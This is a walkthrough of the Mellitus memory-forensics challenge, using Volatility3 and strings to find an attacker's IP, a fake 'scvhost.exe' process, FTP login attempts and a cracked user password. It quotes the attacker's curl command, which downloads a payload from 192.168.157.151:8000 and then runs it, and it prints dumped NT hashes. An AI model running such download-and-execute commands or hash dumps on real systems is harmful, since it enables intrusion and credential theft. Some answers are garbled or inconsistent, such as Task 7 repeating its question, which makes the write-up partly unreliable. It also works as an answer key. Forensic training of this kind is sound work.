Mellitus Challenge

Sherlock Scenario

You've been a SOC analyst for the last 4 years but you've been honing your incident response skills! It's about time you bite the bullet and go for your dream job as an Incident Responder as that's the path you'd like your career to follow. Currently you are going through the interview process for a medium size incident response internal team and the cocky interviewing responder has given you a tough technical challenge to test your memory forensics aptitude. Can you get all the questions right and secure the job?

Task 1:
What was the time on the system when the memory was captured?

I used the windows.info plugin in volatility3


Answer: 2023-10-31 13:59:26

Task 2:
What is the IP address of the attacker?

I used the plugin netscan.NetScan from Volatility3

```
0xc40aaa0fba90  UDPv4   0.0.0.0 0       *       0               6772    powershell.exe  2023-10-31 13:42:37.000000
0xc40aaa0fba90  UDPv6   ::      0       *       0               6772    powershell.exe  2023-10-31 13:42:37.000000
0xc40aaa5d7920  TCPv4   192.168.157.144 50044   204.79.197.222  443     ESTABLISHED     -       -       N/A
0xc40aaa7f79a0  TCPv4   192.168.157.144 50037   192.168.157.151 4545    ESTABLISHED     -       -       N/A
0xc40aaa8cb8a0  TCPv4   192.168.157.144 50041   216.58.204.78   443     ESTABLISHED     -       -       N/A
0xc40aaa8d7920  TCPv4   192.168.157.144 50039   20.31.169.57    443     CLOSED  -       -       N/A
```

I saw the 2 powershell and then a destination IP with port 4545 which looked suspicious
I checked on Google what is port 4545



Answer: 192.168.157.151

```
ftp\filezilla server interface.exe
******* 4276  1736    cmd.exe 0xc40aaa3cf080  1       -       4       False   2023-10-31 13:37:43.000000      N/A     \Device\HarddiskVolume4\Windows\System32\cmd.exe        "C:\Windows\sysnative\cmd.exe" /c "c:\xampp\catalina_start.bat" C:\Windows\system32\cmd.exe
******** 8568  4276    conhost.exe     0xc40aaa3ce080  3       -       4       False   2023-10-31 13:37:43.000000      N/A     \Device\HarddiskVolume4\Windows\System32\conhost.exe    \??\C:\Windows\system32\conhost.exe 0x4 C:\Windows\system32\conhost.exe
```

Task 3:
What is the name of the strange process?

I used the pslist plugin and looked for a suspicious process name

```
1204    1736    httpd.exe       0xc40aa39c1080  1       -       4       False   2023-10-31 13:37:40.000000      N/A     Disabled
9128    11204   conhost.exe     0xc40aa4ed0900  3       -       4       False   2023-10-31 13:37:40.000000      N/A     Disabled
3212    1736    mysqld.exe      0xc40aa3898500  30      -       4       False   2023-10-31 13:37:41.000000      N/A     Disabled
9652    11204   httpd.exe       0xc40aa3efe500  155     -       4       False   2023-10-31 13:37:41.000000      N/A     Disabled
11048   1736    FileZillaServe  0xc40aa989c500  9       -       4       True    2023-10-31 13:37:41.000000      N/A     Disabled
4276    1736    cmd.exe 0xc40aaa3c7080  1       -       4       False   2023-10-31 13:37:43.000000      N/A     Disabled
8568    4276    conhost.exe     0xc40aaa3ce080  3       -       4       False   2023-10-31 13:37:43.000000      N/A     Disabled
1696    4276    java.exe        0xc40aaa3d7080  35      -       4       False   2023-10-31 13:37:47.000000      N/A     Disabled
1272    796     dllhost.exe     0xc40aaa3d1080  9       -       4       False   2023-10-31 13:38:25.000000      N/A     Disabled
10048   1424    cmd.exe 0xc40aa956d140  1       -       4       False   2023-10-31 13:38:25.000000      N/A     Disabled
10048   10048   conhost.exe     0xc40aa95f6080  3       -       4       False   2023-10-31 13:38:25.000000      N/A     Disabled
9972    1736    FileZilla Serv  0xc40aa47a2080  1       -       4       True    2023-10-31 13:39:07.000000      N/A     Disabled
9036    1736    FileZilla Serv  0xc40aa739e080  2       -       4       True    2023-10-31 13:41:02.000000      N/A     Disabled
6188    620     svchost.exe     0xc40aaa480100  4       -       0       False   2023-10-31 13:41:23.000000      N/A     Disabled
5708    8048    chrome.exe      0xc40aa5ea8080  7       -       4       False   2023-10-31 13:42:08.000000      N/A     Disabled
6772    1424    powershell.exe  0xc40aa9de7080  11      -       4       False   2023-10-31 13:42:21.000000      N/A     Disabled
4532    6772    conhost.exe     0xc40aa8db6ac0  3       -       4       False   2023-10-31 13:42:22.000000      N/A     Disabled
4964    8048    chrome.exe      0xc40aa6a08080  15      -       4       False   2023-10-31 13:44:11.000000      N/A     Disabled
5116    1424    mspaint.exe     0xc40aaa2f2080  7       -       4       False   2023-10-31 13:45:43.000000      N/A     Disabled
10108   620     svchost.exe     0xc40aa339a080  4       -       0       False   2023-10-31 13:45:43.000000      N/A     Disabled
11172   620     svchost.exe     0xc40aaa5d1080  1       -       0       False   2023-10-31 13:45:43.000000      N/A     Disabled
11136   6772    svchost.exe     0xc40aa8cc8080  0       -       4       True    2023-10-31 13:50:20.000000      2023-10-31 13:51:30.000000      Disabled
1328    796     Microsoft.Phot  0xc40aaa3f2080  15      -       4       False   2023-10-31 13:54:21.000000      N/A     Disabled
4660    796     RuntimeBroker.  0xc40aa836a080  5       -       4       False   2023-10-31 13:54:21.000000      N/A     Disabled
8412    620     svchost.exe     0xc40aaaac3080  6       -       0       False   2023-10-31 13:55:22.000000      N/A     Disabled
9228    984     audiodg.exe     0xc40aa876a300  4       -       0       False   2023-10-31 13:56:08.000000      N/A     Disabled
7984    1408    TabTip.exe      0xc40aa73a4080  9       -       4       False   2023-10-31 13:56:21.000000      2023-10-31 13:56:14.000000      Disabled
7812    1424    FTK Imager.exe  0xc40aa8de6080  9       -       4       True    2023-10-31 13:56:11.000000      N/A     Disabled
3120    796     dllhost.exe     0xc40aa51b2080  4       -       4       False   2023-10-31 13:57:17.000000      N/A     Disabled
10956   5136    SearchFilterHo  0xc40aa5a28080  8       -       0       False   2023-10-31 13:59:16.000000      N/A     Disabled
```

I noticed the processes svchost.exe with PID 620 and then scvhost.exe with PID 6772

Answer: scvhost.exe

Task 4:
What is the PID of the process that launched the malicious binary?

The PID is also at the picture from task 3

Answer: 6772

Task 5:
What was the command that got the malicious binary onto the machine?

I did strings on both files "memory_dump.vmem" and "memory_dump.vmsn" and use grep for the the process scvhost.exe

```
curl -L -O scvhost.exe http://192.168.157.151:8000/scvhost.exe
curl -o scvhost.exe http://192.168.157.151:8000/scvhost.exe
.\scvhost.exe
del .\scvhost.exe
curl -o scvhost.exe http://192.168.157.151:8000/scvhost.exe
.\scvhost.exe
        (C:\Users\BantingFG\Downloads\scvhost.exe
**C:\Users\BantingFG\Downloads\scvhost.exe"
Lua:FnameAttr!scvhost.exe
\\?\C:\Users\BantingFG\Downloads\scvhost.exe
\\?\c:\users\bantingfg\downloads\scvhost.exe
\scvhost.exe
Lua:PeFSFileName!scvhost.exe
\\?\C:\Users\BantingFG\Downloads\scvhost.exe
scvhost.exe
ds\scvhost.exe
iscvhost.exe
remnux@remnux:~$ strings memory_dump.vmem memory_dump.vmsn | grep -i scvhost.exe
```

Answer: curl -o scvhost.exe http://192.168.157.151:8000/scvhost.exe

Task 6:
The attacker attempted to gain entry to our host via FTP. How many users did they attempt?

I used strings on both files
"strings '/home/remnux/memory_dump.vmem' '/home/remnux/memory_dump.vmsn' > hara.txt |
grep -i zilla"

Then I used cat and grep for "not logged in"

```
remnux@remnux:~$ cat hara.txt | grep -i "not logged in"
(000004)- (not logged in) (192.168.157.151)> disconnected.
(000005)- (not logged in) (192.168.157.151)> USER admin
(000006)- (not logged in) (192.168.157.151)> PASS ****
(000004)- (not logged in) (192.168.157.151)> PASS *****
(000006)- (not logged in) (192.168.157.151)> QUIT
(000005)- (not logged in) (192.168.157.151)> QUIT
(000005)- (not logged in) (192.168.157.151)> PASS *****w
(000006)- (not logged in) (192.168.157.151)> QUITi
(000005)- (not logged in) (192.168.157.151)> QUIT/
(000006)- (not logged in) (192.168.157.151)> 221 Goodbye
(000005)- (not logged in) (192.168.157.151)> disconnected.
(000006)- (not logged in) (192.168.157.151)> disconnected.
(000006)- (not logged in) (192.168.157.151)> 530 Login or password incorrect!3ta9
  (not logged in) (192.168.157.151)> QUIT
(000006)- (not logged in) (192.168.157.151)> 331 Password required for kalilinux123
(000004)- (not logged in) (192.168.157.151)> 331 Password required for admin
(000006)- (not logged in) (192.168.157.151)> 220-FileZilla Server version 0.9.41 beta
(000005)- (not logged in) (192.168.157.151)> 220-FileZilla Server version 0.9.41 beta
(000006)- (not logged in) (192.168.157.151)> 530 Login or password incorrect!
(000005)- (not logged in) (192.168.157.151)> Connected, sending welcome message...
(000003)- (not logged in) (192.168.157.151)> 530 Login or password incorrect!
(000004)- (not logged in) (192.168.157.151)> 530 Login or password incorrect!
(000002)- (not logged in) (192.168.157.151)> 331 Password required for kali
(000002)- (not logged in) (192.168.157.151)> Connected, sending welcome message...
(000001)- (not logged in) (192.168.157.151)> 530 Login or password incorrect!
(000003)- (not logged in) (192.168.157.151)> Connected, sending welcome message...
(000004)- (not logged in) (192.168.157.151)> 220-FileZilla Server version 0.9.41 beta
(000006)- (not logged in) (192.168.157.151)> 530 Login or password incorrect!
(000002)- (not logged in) (192.168.157.151)> 530 Login or password incorrect!
(000003)- (not logged in) (192.168.157.151)> 331 Password required for kali
(000005)- (not logged in) (192.168.157.151)> 530 Login or password incorrect!
(000004)- (not logged in) (192.168.157.151)> 331 Password required for admin
```

Admin
Kalilinux123
kali


Answer: 3

Task 7:
What is the full URL of the last website the attacker visited?

I used the filescan plugin and grep for History to find history browsing and then downloaded the file and opened it with DBrowser

```
remnux@remnux:~/volatility3$ python3 vol.py -f '/home/remnux/memory_dump.vmem' windows.filescan.FileScan | grep -i History
0xc40aa54d5290.0\Windows\System32\CallHistoryClient.dll 216
0xc40aa6235c70  \ProgramData\Microsoft\Windows Defender\Scans\History\CacheManager\5B84E85D-C26F-433C-850B-0EFEA165D272-1.bin   216
0xc40aa6724e20  \Windows\System32\winevt\Logs\Microsoft-Windows-FileHistory-Core%4WHC.evtx     216
0xc40aa9259df0  \Users\BantingFG\AppData\Local\Google\Chrome\User Data\Default\History  216
0xc40aa952e740  \Users\BantingFG\AppData\Local\Google\Chrome\User Data\Default\History-journal  216
remnux@remnux:~/volatility3$ python3 vol.py -f '/home/remnux/memory_dump.vmem' windows.dumpfiles.DumpFiles --virtaddr=0xc48aa9259df8
Volatility 3 Framework 2.7.0
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

DataSectionObject       0xc40aa9259df0  History file.0xc40aa9259df0.0xc40aa915a6d0.DataSectionObject.History.dat
SharedCacheMap  0xc40aa9259df0  History file.0xc40aa9259df0.0xc40aa4ec6be0.SharedCacheMap.History.vacb
remnux@remnux:~/volatility3$
```



Answer: What is the full URL of the last website the attacker visited?

Task 8:
What is the affected users password?

I used the hashdump plugin and then cracked it using online website

```
remnux@remnux:~/volatility3$ python3 vol.py -f '/home/remnux/memory_dump.vmem' windows.hashdump.Hashdump
Volatility 3 Framework 2.7.0
Progress:  100.00               PDB scanning finished
User    rid     lmhash  nthash

Administrator   500     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
Guest   501     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount  503     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount      504     aad3b435b51404eeaad3b435b51404ee        b47a9f2da3e6d7b88213822b52232627
Admin   1001    aad3b435b51404eeaad3b435b51404ee        3dbde697d71690a769204beb12283678
BantingFG       1002    aad3b435b51404eeaad3b435b51404ee        5a4a40e43197cd4dfb7c72e691536e92
```

Answer: flowers123

Task 9:
There is a flag hidden related to PID 5116. Can you confirm what it is?

No idea, I checked the Write-up

Task 9

There is a flag hidden related to PID 5116. Can you confirm what it is?

Using the command `python3 vol.py -f ../mellitus/memory_dump.vmem -o ../mellitus windows.dumpfiles --pid 5116 --dump`, I performed a memory dump of the process. Then, I opened the file using GIMP, selecting the "Raw image data" option and adjusting the offset until an image or solid color appeared in the preview (Fig. 8).




Fig. 8. Found flag.

Answer: `you_Foundme!`

Answer: you_Foundme!